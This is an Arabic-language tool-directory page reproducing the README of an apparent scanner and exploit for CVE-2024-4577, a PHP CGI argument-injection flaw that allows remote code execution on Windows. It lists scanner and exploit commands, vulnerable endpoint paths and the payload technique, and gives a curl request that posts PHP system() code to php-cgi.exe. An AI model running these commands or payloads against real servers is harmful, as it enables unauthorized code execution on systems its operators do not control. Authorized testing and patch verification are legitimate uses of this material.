
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-4577 — أداة ماسح واستغلال لـ CVE-2024-4577، ثغرة حقن وسائط PHP CGI تتيح تنفيذ كود عن بُعد على أنظمة Windows. تتضمن وحدات اكتشاف وتنفيذ أوامر. | Kitploit
أدوات/GitHubGitHub/r0otk3r/cve-2024-4577
ماسحات الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرةالتعلم والتعليم
GitHubr0otk3r/cve-2024-4577

CVE-2024-4577

أداة ماسح واستغلال لـ CVE-2024-4577، ثغرة حقن وسائط PHP CGI تتيح تنفيذ كود عن بُعد على أنظمة Windows. تتضمن وحدات اكتشاف وتنفيذ أوامر.

عرض المستودع
46منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

CVE-2024-4577 - حقن وسائط PHP CGI وتنفيذ الأوامر عن بُعد (RCE)

ملخص

CVE-2024-4577 هي ثغرة حقن وسائط في PHP CGI حرجة تؤثر على أنظمة ويندوز التي تشغّل PHP في وضع CGI. تسمح هذه الثغرة للمهاجمين عن بُعد بحقن وسائط في سطر أوامر PHP عبر عناوين URL مصممة خصيصًا، مما يؤدي إلى تنفيذ الأوامر عن بُعد (RCE).

يحتوي هذا المستودع على:


  • CVE-2024-4577.py: ماسح ضوئي لاكتشاف الأهداف المعرّضة للخطر.

  • exploit.py: أداة استغلال ترسل كود PHP وتنفّذ أوامر النظام على الخادم المعرّض للخطر.

⚠️ إخلاء مسؤولية
هذا المشروع مخصص للأغراض التعليمية والاختبار المصرح به فقط. أي إساءة استخدام لهذا الكود ليست مسؤولية المؤلف. استخدمه بمسؤولية وفي البيئات التي تملكها أو لديك إذن صريح لاختبارها فقط.


المتطلبات

  • Python 3.x
  • مكتبة requests

ثبّت التبعيات:

pip install -r requirements.txt

استخدام الماسح الضوئي

اكتشف ما إذا كان الهدف معرّضًا لـ CVE-2024-4577:

هدف واحد

python3 CVE-2024-4577.py -u http://target.com

1

أهداف متعددة من ملف

python3 CVE-2024-4577.py -f urls.txt

2

مسار مخصص (اختياري)

python3 CVE-2024-4577.py -u http://target.com -p /custom/path.php

أمثلة على المسارات المعرّضة للخطر

يختبر الماسح الضوئي وأداة الاستغلال نقاط نهاية CGI الشائعة مثل:

/php-cgi/php-cgi.exe
/index.php
/test.php
/test.hello

يتجاوز الحمولة cgi.force_redirect ويضيف PHP خبيثًا في البداية باستخدام php://input.


استخدام أداة الاستغلال

نفّذ أوامر نظام تعسفية على هدف معرّض للخطر:

هدف واحد

python3 exploit.py -u http://target.com -c "id"

4

أهداف متعددة من ملف

python3 exploit.py -f urls.txt -c "id"

5

استخدام curl


يمكنك أيضًا استغلال الثغرة يدويًا باستخدام curl

curl -X POST http://target.com/php-cgi/php-cgi.exe -d "<?php system('uname -a'); ?>"

يرسل هذا حمولة PHP تنفّذ uname -a على الخادم وتعيد المخرجات.
3

الترخيص

تم إصدار هذا الكود بموجب رخصة MIT. راجع LICENSE لمزيد من المعلومات.


القنوات الرسمية

  • YouTube @rootctf
  • X @r0otk3r
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    373
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    322
  • 5

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    251

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →